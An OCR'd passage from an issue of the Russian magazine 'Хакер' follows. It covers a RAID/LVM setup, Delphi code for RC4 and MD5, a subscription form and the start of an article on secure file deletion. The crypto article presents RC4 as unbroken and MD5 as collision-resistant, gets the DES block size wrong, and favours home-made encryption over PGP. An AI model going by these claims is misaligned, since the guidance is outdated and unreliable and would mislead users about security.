Размеры разделов внутри LVM'а (да и самого LVM'а) легко меняются, так что ошибки здесь не страшны. Корень также можно разместить на LVM, но это несколько усложнит восстановление после сбоя. Итак, нажимаем



Создаем SoftwareRAID раздел

СЛУЧАЙ ИЗ ЖИЗНИ

Однажды представленная схема разбиения дискового пространства меня просто спасла - отказал /var после масштабного копирования очень большего числа маленьких файлов на нестабильной ветке ядра. Я спокойно пересоздал раздел /var, при этом не потеряв ни времени, ни данных.



- www.linuxplanet.com/linuxplanet/tutorials/4349/1/
- www.faqs.org/contrib/linux-raid/x37.html
- drs.prima.susu.ac.ru/docs/HowTo/mini/DPT-Hardware-RAID.html
- step.kosnet.ru:8101/Lib/Linux/HOWTO/Software-RAID-HOWTO-2_4.html



Здесь выбираем максимально допустимый размер



Только представь себе, что с помощью RAID и LVM ты сможешь заменить жесткий диск, не перезагружая компьютер!

Add и последовательно создаем нужные нам разделы. Если все сделано правильно, то нажимаем OK, Next и продолжаем установку. Желанный прирост производительности мы сможем ощутить уже на этапе установки пакетов!

...А ВОТ И РЕЗУЛЬТАТ

После того как установка успешно завершится, можно посмотреть на наш RAID и LVM с системного уровня. Собственно, RAID создается на основе конфигурационного файла /etc/raidtab. У тебя он должен выглядеть примерно так:

```
# vi /etc/raidtab

raiddev /dev/md0
raid-level 0
nr-raid-disks 2
chunk-size 32
presistent-superblock 1
device /dev/hda3
raid-disk 0
device /dev/hdc2
raid-disk 1
```

Т.е. в переводе на человеческий язык: "RAID уровня 0 на устройстве /dev/md0, состоящий из хардов /dev/hda3 и /dev/hdc2 при размере сегмента в 32 блока без использования зарезервированного диска". Состояние массива можно посмотреть в файле /proc/mdstat:

```
# cat /proc/mdstat

Personalities : [raid0]
read_ahead 1024 sectors
md0 : active raid0 hda3[0] hdc2[1]
8031104 blocks 64k chunks
unused devices: <none>
```

Если мы посмотрим на /dev/fstab, то увидим, что при загрузке вместо привычных /dev/hd* производится монтирование /dev/Volume00/LogVol* (взгляни на скриншот).

Это проявляет себя LVM: /dev/Volume00 - физический том, а /dev/Volume00/LogVol0X - его разделы. Без сомнения, система стала сложнее, но за счет этого мы выиграли в скорости и гибкости, а это немало даже для домашнего компьютера.

RAID'ОВЫЕ ТУЗЫ


Утилита lsraid предназначена для получения полезной инфы о нашем массиве:


```
# lsraid -A -a /dev/md0

[dev 9, 0] /dev/md0 D5CB42D0.98D3F59A.7BA18808.061DB5AD online
[dev 3, 3] /dev/hda3 D5CB42D0.98D3F59A.7BA18808.061DB5AD good
[dev 22, 2] /dev/hdc2 D5CB42D0.98D3F59A.7BA18808.061DB5AD good
```

Утилита raidsetfauly позволяет смоделировать сбой в системе, а raidhotadd восстановить работу на ходу. К сожалению, обе эти утилиты работают только с более высокими уровнями RAID и большим количеством дисков.

Вот, собственно, и все, что я хотел тебе поведать о RAID 0 и LVM для домашнего использования. Будут вопросы, пиши.


Все как на ладони


Шаманим с LVM

HOLY WARE

На сегодняшний день существует немало журналируемых файловых систем: ext3, jfs, Reiserfs и XFS. Вопрос выбора файловой системы - это еще один повод для религиозных войн. Если на любом юниксоидном форуме задать вопрос "что юзать?", то мгновенно поднимется flame, ответов получишь выше крыши, а что использовать, так и останется загадкой. Исходя из своего печального опыта, могу отметить, что Reiserfs и XFS заметно быстрее ext3, но менее надежны при больших нагрузках. Особенно им не нравятся операции с большим количеством мелких файлов. А самое главное - под них очень мало утилит, так что для доступа из Windows или изменения размера придется конкретно попотеть. Лучше всего использовать ext3 - это минимум проблем. Но для эксперимента можно использовать XFS или Reiserfs для некритичных разделов /tmp и /var, в случае чего их всегда можно пересоздать. К слову, на архитектуре i386 раздел создается в два этапа: сначала с помощью fdisk раздел размечается, а затем форматируется. Например, чтобы отформатировать /dev/hda1 на ext3 с разделом блока в 2 Кб и двумя inod'ами на блок, нужно выполнить следующую команду:

mkfs.ext3 -b 2048 -i 2 /dev/hda1




ЭНЕРГИЯ
104.2FM
МУЗЫКАЛЬНАЯ МОБИЛИЗАЦИЯ
НАБЕРИ 3011
ПРИШЛИ SMS
НРАВИТСЯ 1
НЕ НРАВИТСЯ 0
ДЛЯ ВСЕХ АБОНЕНТОВ
BEE LINE И МТС
НАСТРОЙ ЭНЕРГИЮ
ПОД СЕБЯ!
ТЕПЕРЬ ЭФИРОМ
ПРАВИШЬ ТЫ!
ДЛЯ САМЫХ
АКТИВНЫХ ПРИЗЫ!



Alek Silverstone (AlekSi@pisem.net)

ШИФРУЙСЯ САМ!

Сейчас модно говорить о криптографии: таинственные слова "IDEA", "BlowFish", "MD5" можно слышать достаточно часто. Однако большая часть людей знает только, что это такое, и не знает, как это сделано. Поэтому все начинающие кодеры, столкнувшиеся с проблемой защиты информации, начинают либо изобретать колесо (xor с ключом, битовый сдвиг и т.п. - все это вызывает у профессионалов лишь кривую ухмылку), либо использовать чужие компоненты.
В этой статье мы разберем два простых алгоритма, необходимых в любой программе защиты информации. Первый - алгоритм шифрования, второй - функция хеширования (о том, что это такое, прочитай в статье "Надери задницу хацкерам" этого же номера).

ШИФРУЕМ И ХЕШИРУЕМ БЕЗ ЧУЖИХ КОМПОНЕНТОВ

ШИФРУЕМСЯ!

Рассмотрим алгоритм шифрования RC4 (Ron's Code 4 или Rivest's Cipher 4, если интересно). Я взял его, во-первых, из-за крайне простой реализации, а во-вторых, из-за высокой стойкости к атакам. Он был разработан Роном Ривестом (Ron Rivest, один из самых известных людей в мире криптографии - буква "R" в аббревиатуре RSA принадлежит именно ему) в 1987 году, и с тех пор не известно ни одного случая успешной атаки на него. Есть и третья причина - этот алгоритм является поточным шифром. Что это значит? Опять рассмотрим пример. Допустим, нам необходимо шифровать поток информации. Как работают блочные шифры, такие как DES, IDEA и BlowFish? Им на вход подается текст фиксированного размера (в случае DES - 64 байта), на выходе получается тот же объем. То есть в нашем примере нам придется ждать получения 64 байт, потом шифровать их и выплевывать. Но ведь поток надо шифровать в режиме реального времени! А если блоки идут по нескольку байт? Вот и выходит облом… Потоковые же шифры обрабатывают текст по одному биту (в данной реализации RC4 - по одному байту).

RC4 входит в спецификацию стандарта CDPD (сотовая пакетная передача данных), а также в "туннельный" протокол "точка-точка" PPTP (защищенный PPP). Такие солидные стандарты не выбрали бы что-то плохое :).

Для алгоритма нам понадобятся три глобальные переменные - rc4i и rc4j типа byte и массив rc4s:array[0..255] of byte. Сначала надо заполнить массив:


Заполняем массив

```
procedure RC4Init(key:shortstring);
var
k: array[0..255] of byte;
i, j, t : byte;
begin
rc4i:=0;
rc4j:=0;
for i:=0 to 255 do rc4s[i]:=i;
j:=0;
t:=length(key);
for i:=0 to 255 do begin
inc(j);
k[i]:=Byte(key[j]);
if j=t then j:=0;
end;
j:=0;
for i:=0 to 255 do begin
j:=(j+k[i]+rc4s[i]) mod 256;
t:=rc4s[i];
rc4s[i]:=rc4s[j];
rc4s[j]:=t;
end;
end;
```

Вот и все! Сложно? Да ладно! Все остальные алгоритмы намного сложнее! :) Теперь напишем функцию для получения шифрованного байта:


Шифранем байты

```
function RC4GetCryptoByte(ch:byte):byte;
var t:byte;
begin
rc4i:=(rc4i+1) mod 256;
rc4j:=(rc4j+rc4s[rc4i]) mod 256;
t:=rc4s[rc4i];
rc4s[rc4i]:=rc4s[rc4j];
rc4s[rc4j]:=t;
t:=(rc4s[rc4i]+rc4s[rc4j]) mod 256;
RC4GetCryptoByte:=rc4s[t] xor ch;
end;
```



На CD лежат полные исходники с комментариями. Я компилировал их на Delphi 7.






СТР.114 **КУДА УХОДЯТ ФАЙЛЫ**

Удалять файлы надо с умом, потому что иногда они восстанавливаются в самый неподходящий момент.




СТР.118 **НАДЕРЕМ ЗАДНИЦУ ХАЦКЕРАМ**


В этом материале мы расскажем о защите php от атак всяческих юных натуралистов.



СТР.122 **ВСТРЕЧАЮТ ПО ОДЕЖКЕ, ПРОВОЖАЮТ UNINSTALL-ОМ**

Интерфейс - это важно. Насколько это важно и как это осуществить, можно прочесть в данном монументальном труде.





Вот он, великий и ужасный Ron Rivest

В первой строчке мы циклически увеличиваем значение rc4i на 1. Если значение стало равным 255, то оно обнуляется. Второй строчкой мы изменяем значение счетчика rc4j в зависимости от массива rc4s (который, в свою очередь, зависит от ключа). Потом мы меняем местами элементы с порядковыми номерами rc4i и rc4j в этом массиве. Далее мы определяем номер элемента, который складывается по модулю 2 (это такое хитрое название xor'a) с байтом исходного текста. Этот шифр является симметричным, поэтому дешифрование выполняется аналогично шифрованию - на вход подаем зашифрованный байт и получаем дешифрованный. Скорость его примерно в 11 раз выше, чем у известного DES'a (проверенно мной).

ХЕШИРУЕМСЯ!

Теперь рассмотрим хеш-функцию MD5. Разработана она все тем же Роном Ривестом. Ты не подумай, я не его фанат - просто в мире криптографии он один из самых авторитетных людей.

Причины выбора этого алгоритма - простота (относительная, тут придется многое объяснять словами - но остальные еще сложнее :)), высокая скорость, малая вероятность коллизий. Кроме того, MD5 входит во многие стандарты и протоколы, например POP3 (RFC-1939,2095), SMTP (RFC-2554) и S/MIME (RFC2632-2634), так что можешь юзать этот код для написания почтового клиента.

Здесь нам понадобятся 4 глобальные переменные md5a, md5b, md5c и md5d типа Longword. Также нужно объявить один тип:

```
type TArr16xLongword=array [0..15] of Longword;
```

Сначала текст дополняется так, чтобы его длина была на 64 бита короче числа, кратного 512 (если длина уже такая, то добавлять все равно нужно). Этим дополнением является бит 1, за которым следует нужное количество нулей. Затем к результату добавляется 64-битовая длина текста в битах. В том маловероятном (очень маловероятном) случае, если длина текста превышает 18446744073709551616 бит (2^64), берутся младшие 64 бита представления. Я специально не пишу здесь кода - в зависимости от места хранения информации он будут разный. Написать его самому несложно, вариант для файла смотри в примере. Теперь надо заполнить 4 глобальные переменные начальными значениями:

```
procedure MD5Init;
begin
md5a:=$67452301;
md5b:=$efcdab89;
md5c:=$98badcfe;
md5d:=$10325476;
end;
```

Это необходимо делать перед каждым новым текстом. Теперь основной цикл, он выполняется, пока не исчерпаются 512-битовые блоки сообщения. Сначала объясню на словах. Блоки разбиваются на 16 подблоков. Цикл состоит из 4 этапов. Каждый этап - из 16 операций. Общий вид операции:

Что получилось

XX(a, b, c, d, m, s, t)
XX - название операции
a, b, c, d - переменные md5a, md5b, md5c и md5d
m - 32-битный подблок текста
s - количество бит, на которое циклически влево сдвигается результат
t - константа для суммирования

Результат заносится в а. Здесь есть две небольшие трудности. Первая: сдвиг битов циклический, поэтому простой shl использовать нельзя. Есть два способа. Первый - писать вот так:

```
function ROL(c:Longword;n:byte):Longword;
begin
Result:= (c shl n) or (c shr (32-n));
end;
```

Но это, ИМХО, некрасиво. Второй способ - воспользоваться assembler'ом. Я его не знаю, поэтому обратился за помощью к другу. Ответ его состоял из одного слова: rol. Сначала я подумал, что он имеет в виду Россию-он-лайн :), но оказалось, что это команда asm'a, как раз и делающая циклический сдвиг влево. Итак, пишем:

Циклический сдвиг влево

```
function ROL(c:Longword;n:byte):Longword;assembler;
asm
mov eax,c
mov cl,n
rol eax,cl
end;
```


Эта функция сдвигает 32-битовое слово с на n бит влево.

Вторая проблема - константы. Таблицу констант сначала надо заполнить. В t[i] (i от 1 до 64) заносится целая часть от 2^32*|sin(i)|, где i измеряется в радианах:

```
for i:=1 to 64 do t[i]:=trunc(4294967296*abs(sin(i)));
```

Собственно операции приведены на врезке. Основной цикл MD5 (я назвал его MD5Do) занимает очень много места, и нет смысла приводить его здесь. Его код вместе с комментариями есть на диске.

Но тут надо сделать одно важное замечание. MD5Do нужно компилить с выключенным Overflow checking (зайти в Project -> Options на вкладку Compiler и снять одноименную галку или в начале кода написать директиву компилятора {$Q-}). Если этого не сделать, то при стандартных настройках после нескольких циклов прога будет вылетать из-за переполнения в последних процедурах




Небольшой кусок кода MD5Do

ОПЕРАЦИИ MD5

```
procedure FF(var a, b, c, d, m :Longword; s:byte; t:Longword);
begin
a:=b+(rol((a+((b and c)or((not b) and d))+m+t),s));
end;
procedure GG(var a, b, c, d, m :Longword; s:byte; t:Longword);
begin
a:=b+(rol((a+((b and d)or(c and (not d)))+m+t),s));
end;
procedure HH(var a, b, c, d, m :Longword; s:byte; t:Longword);
begin
a:=b+(rol((a+(b xor c xor d)+m+t),s));
end;
procedure II(var a, b, c, d, m :Longword; s:byte; t:Longword);
begin
a:=b+(rol((a+(c xor (b or(not d)))+m+t),s));
end;
```



Здесь нет люков для спецслужб, хакеров и прочих любопытных людей. Твоя прога - это твоя прога. Ты защитил ее сам.




ОБЯЗАТЕЛЬНО прочитай это: www.myportal.ru/fapsi.txt и www.myportal.ru/rul1.txt. Незнание не освобождает!





◢ http://theory.lcs.mit.edu/~rivest/
◢ www.cryptography.ru
◢ www.myportal.ru



Константы для MD5

inc. И еще, по поводу констант. Вводить их ручками сложно (можно сойти с ума), очень легко ошибиться и очень трудно потом эту ошибку найти. Поэтому я написал небольшую программку, которая подсчитывает эти константы и выводит их (я не подсчитываю их непосредственно перед вызовом хеш-функции из соображений скорости). Остается только скопировать их.

Теперь последний штрих. Последняя процедура возвращает значения md5a, md5b, md5c и md5d.

```
procedure MD5Finalize(var a, b, c, d:Longword);
begin
a:=md5a;
b:=md5b;
c:=md5c;
d:=md5d;
end;
```

Эта процедура возвращает в параметрах a, b, c, d четыре части результата. По стандарту MD5 возвращает значение, начиная с младшего байта a и заканчивая старшим байтом d, в шестнадцатеричном виде. С этим связана еще одна проблема (последняя на сегодня ;)) - функция IntToHex. Мне так и не удалось понять, как она работает (она на asm'е), могу лишь предположить, что проблема в порядке битов. Факт в том, что у меня вместо, например, "12345678" получалось "78563412". Поэтому пришлось писать вот такой изврат:

Перемены значений

```
function IntToHexFix(a:LongWord):string;
var b,r:string[8];
begin
b:=IntToHex(a,8);
SetLength(r,8);
r[7]:=b[1];
r[8]:=b[2];
r[5]:=b[3];
r[6]:=b[4];
r[3]:=b[5];
r[4]:=b[6];
r[1]:=b[7];
r[2]:=b[8];
Result:=r;
end;
```

ТЕСТИРУЕМ

Теперь напишем небольшую программку для того, чтобы проверить наш код. Сразу оговорюсь, что сейчас мы будем тестировать только RC4 - MD5 потребовал бы слишком много места в журнале. Но не волнуйся, на диске есть все ;). Кинем на форму (Form1) кнопку (назовем ее RC4Btn), поле ввода (KeyEdit) и диалог выбора файла (OpenDialog). В последнем не забудем задать фильтр *.* (свойство Filter). Напишем такой обработчик щелчка по RC4Btn:

Обрабатываем клик

```
procedure TForm1.RC4BtnClick(Sender: TObject);
var
//файлы для чтения и записи информации
InFile, OutFile :file of byte;
t:byte; //байт для шифрования
begin
if OpenDialog.Execute and (KeyEdit.Text<>'') and
(OpenDialog.Filename<>'') then begin
// если файл выбран и ключ введен, то...
AssignFile(InFile, OpenDialog.FileName);
Reset(InFile); //открываем исходный файл
AssignFile(OutFile, 'temp.$$$');
Rewrite(OutFile); //создаем временный файл
RC4Init(KeyEdit.Text);
while not eof(InFile) do begin
read(InFile, t); //читаем байт
t:=RC4GetCryptoByte(t); //шифруем байт
write(OutFile, t); //записываем байт
end;
// закрываем файлы
CloseFile(InFile);
CloseFile(OutFile);
DeleteFile(OpenDialog.FileName);
Rename(OutFile, OpenDialog.FileName);
end;
end;
```

Компилируем, запускаем. Вводим ключ, щелкаем по кнопке, выбираем файл (лучше текстовый и небольшой ;)). Потом открываем выбранный файл... и видим полную белиберду. Повторяем все еще раз - и видим изначальный текст. Можно себя поздравить.

ЗАКАНЧИВАЕМ

Вот, собственно, и все. Этих начальных знаний вполне хватит для разграничения доступа к программе или для подобных вещей. Посмотри на название статьи - теперь твоя инфа надежно защищена, причем твоими собственными руками, а не PGP и иже с ним! Никакой бородатый дядя из ФБР не трогал твой алгоритм своими потными руками, никакой эксперт не добавлял люки в программу.

Если ты что-то не понял, сначала посмотри исходники - там есть некоторые комментарии. В случае чего пиши мне.

Выражаю благодарность Evil'у, чьи знания assembler'а помогли мне в написании этой статьи и не раз помогали в написании других проектов.

ГЛОССАРИЙ

◢ **Криптография** - отрасль знаний, изучающая математические (!) методы преобразования информации, исключающие ее прочтение без знания ключа, а также методы обеспечения подлинности и целостности информации.

◢ **Ключ** - последовательность символов, используемая в криптографических системах. Секретность ключа обеспечивает криптостойкость всей системы.

◢ **Алфавит** - конечное множество используемых для кодирования информации знаков.

◢ **Текст** - упорядоченный набор из элементов алфавита.

◢ **Симметричный шифр** - шифр, в котором для шифрования и расшифровки используется один и тот же ключ.

◢ **Хеш-функция, функция хеширования** - функция преобразования текста произвольной длины в число фиксированного формата.

◢ **Коллизия** - пара текстов, имеющих одинаковое значение хеш-функций.

TIPS & TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

◢ Куда девался мой трафик? Если ты просканил комп на вирусы и на 100% уверен, что их у тебя нет и быть не может, то, скорее всего, за счет твоего трафика, без твоего ведома, обновляется какая-то нехорошая прога. Как ее вычислить? Элементарно! Скачиваем утилиту TCPView (www.sysinternals.com/ntw2k/source/tcpview.shtml), запускаем и смотрим, какая прога лезет в инет. Затем ищем в настройках нехорошей проги отключение автоматического обновления и отключаем (с IE, Windows MediaPlayer и прочими стандартными Win-прогами я думаю, ты давно уже так поступил). Если в проге такое не отключается - это плохая прога и надо поставить файрвол и запретить для нее вылазку в инет, а еще лучше просто удалить ее с компа. Если прога лазит в инет периодически, вышеприведенным способом ее тяжело вычислить, поэтому надо смотреть по статистике, с каким сайтом и когда был обмен трафиком, и методом дедукции, по названию сайта догадываться, что за прога.

Тимьян
timyan@nm.ru





РЕДАКЦИОННАЯ ПОДПИСКА!

ВЫ МОЖЕТЕ ОФОРМИТЬ РЕДАКЦИОННУЮ ПОДПИСКУ НА ЛЮБОЙ РОССИЙСКИЙ АДРЕС

ВНИМАНИЕ!

БЕСПЛАТНАЯ КУРЬЕРСКАЯ ДОСТАВКА ПО МОСКВЕ

Хочешь получать журнал через 3 дня после выхода?

Звони 935-70-34

ДЛЯ ЭТОГО НЕОБХОДИМО:

1. Заполнить подписной купон (или его ксерокопию)

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета:

Хакер
6 месяцев - **420** рублей
12 месяцев - **840** рублей

Хакер + 2 CD
6 месяцев - **690** рублей
12 месяцев - **1380** рублей

(В стоимость подписки включена доставка заказной бандеролью.)

3. Перечислить стоимость подписки через сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по электронной почте subscribe_xa@gameland.ru
или по факсу 924-9694 (с пометкой "редакционная подписка").
или по адресу:
107031, Москва, Дмитровский переулок, д 4, строение 2,ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс.

ВНИМАНИЕ

Если мы получаем заявку после 5-го числа текущего месяца, доставка начинается со следующего месяца

справки по электронной почте subscribe_xa@gameland.ru или по тел. (095) 935-7034

В случае отмены заказчиком произведенной подписки, деньги за подписку не возвращаются

ПОДПИСНОЙ КУПОН (редакционная подписка)

Прошу оформить подписку на журнал "Хакер"

☐ На 6 месяцев, начиная с ______________
☐ На 12 месяцев, начиная с ______________
(отметь квадрат, выбранного варианта подписки)

☐ без диска
☐ 2 CD
(выбери комплектацию)

Ф.И.О. ______________________________
индекс ______________ город ______________
улица, дом, квартира ______________________
телефон ______________ подпись ______________ сумма оплаты ______________

Извещение

ИНН 7729410015 ООО "ГеймЛэнд"
ЗАО «Международный Московский Банк», г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
БИК 044525545 КПП: 772901001
Плательщик
Адрес (с индексом)

Назначение платежа Оплата журнала "Хакер" с 2004 г.	Сумма

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО "ГеймЛэнд"
ЗАО «Международный Московский Банк», г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
БИК 044525545 КПП: 772901001
Плательщик
Адрес (с индексом)

Назначение платежа Оплата журнала "Хакер" с 2004 г.	Сумма

Подпись плательщика

Кассир

Подписка для юридических лиц www.interpochta.ru

Москва: ООО "Интер-Почта", тел.: **500-00-60**, e-mail: inter-post@sovintel.ru
Регионы: ООО "Корпоративная почта", тел.: **953-92-02**, e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.

Дубовцев Алексей (aleksey@dubovcev.ru)

КУДА УХОДЯТ ФАЙЛЫ

В непроницаемой глуши темной комнаты тихо посапывал кулер. Вдруг тишину прорезал негромкий щелчок - это наивный пользователь нажал на клавишу Del, полагая, что тем самым он удалит компрометирующий его файл в... Как же он был удивлен, когда через несколько дней на абсолютно белый стол следователь с ехидной улыбкой положил перед ним распечатку "удаленного" файла. Для нашего героя это был шок.

МНОГОПОТОЧНЫЙ УНИЧТОЖИТЕЛЬ ФАЙЛОВ

УДАЛИТЬ ИЛИ НЕ УДАЛИТЬ?


Эта печальная история вполне может произойти и с тобой, если ты не будешь знать, как правильно удалять файлы. Большинство пользователей наивно полагают, что, просто-напросто удалив файл, они начисто стирают его из системы. Однако это не так. На деле оказывается, что подлая операционка вообще не умеет стирать файлы, она лишь помечает их как удаленные. У каждого файла есть специальный скрытый атрибут, установив который, можно пометить файл как несуществующий. Естественно, что при этом информация, расположенная в файле, не повреждается. Драйвер файловой системы, встроенный в операционную систему, обнаружив данный атрибут, предательски делает вид, что файла как бы нет. Он просто его не замечает. На самом же деле файл по-прежнему преспокойно лежит в свободной области диска. А самое неприятное заключается в том, что восстановить этот файл не составляет особого труда, лишь бы он не был затерт другими. Особенность удаленных файлов в том, что они преспокойно располагаются в свободной области дискового пространства. То есть там, где на твоем харде как бы свободное место, на самом деле живут удаленные файлы.

На сегодняшний день существует множество утилит, позволяющих проделать нехитрую операцию восстановления даже весьма неподготовленным пользователям. Одной из самых сильных утилит считается OnTrack Easy Recovery. Она позволяет восстанавливать не только удаленные файлы, но даже те, которые были повреждены или потеряны после форматирования.

Как же тогда удалить файл, чтобы его содержимое невозможно было восстановить? Оказывается, что сделать это не так уж и сложно. Нужно всего лишь непоправимо испортить содержимое файла. К примеру, скопировать в него другой файл или открыть текстовый редактор и хорошенько потрудиться над его содержимым. В этом случае, даже если файл будет восстановлен (с него будет снят "удаленный атрибут"), то содержимое не будет представлять никакого практического интереса. Ведь мы уже над ним надругались!

ПОЧЕМУ ВОССТАНАВЛИВАЮТСЯ ФАЙЛЫ

Но не все так просто, как кажется. Иначе зачем, спрашивается, надо было писать эту статью? Злые дядьки-физики, крепко подумав, изобрели технологию, которая позволяет восстанавливать даже явно затертые файлы. Казалось бы, невозможно, но это действительно так. Связана эта неприятность с физикой процесса записи информации на жесткие диски компьютеров. Всем нам известно, что информация на жесткие диски намагничивается, правда мало кто знает, как действительно это происходит. Вдаваться в тонкости технологи мы не будем, поскольку она слишком сложна, но в общих чертах это выглядит так: на поверхность жесткого диска наносят специальный ферромагнитный материал, который обладает способностью легко перемагничиваться. Грубо говоря, этот материал состоит из небольших крупинок, которые называются магнитными доменами. Каждый такой домен обладает собственным магнитным моментом. То есть некоторым магнитным показателем. Соответственно, та и или иная намагниченность определенной группы доменов используется для задания информации на жестком диске. На один бит информации приходится определенное количество доменов, которые намагничены каким-то определенным образом. Головка жесткого диска находит нужное место на блине, соответствующее определенному би-



На диске ты найдешь полные исходные коды приложения XWipe, а также его рабочую версию. Для компиляции исходников тебе понадобится Microsoft Visual Studio.

ту, а затем считывает или записывает эту самую намагниченность. Материалы, из которых изготавливают ферромагнитную поверхность жестких дисков, обладают одной интересной особенностью - они достаточно инертны. Это свойство позволяет определить, какая информация хранилась на заданном участке поверхности ранее. Суть технологии заключается в том, что при перезаписи информации предыдущая намагниченность ослабляется и вносит некоторые незначительные искажения в реальный спектр. Если брать не основную гармонику магнитного спектра, по которой происходит кодирование информации, а одну из побочных (шумовых), то можно определить, какая информация хранилась здесь ранее.

Проблема в том, что существуют специальные устройства, которые позволяют восстановить информацию с жестких дисков, даже если на ее место была записана другая. Сейчас во всех крупных городах нашей необъятной родины ты без труда сможешь найти фирмы, предоставляющие подобную услугу. Они умеют восстанавливать информацию даже с полуразрушенных винтов.

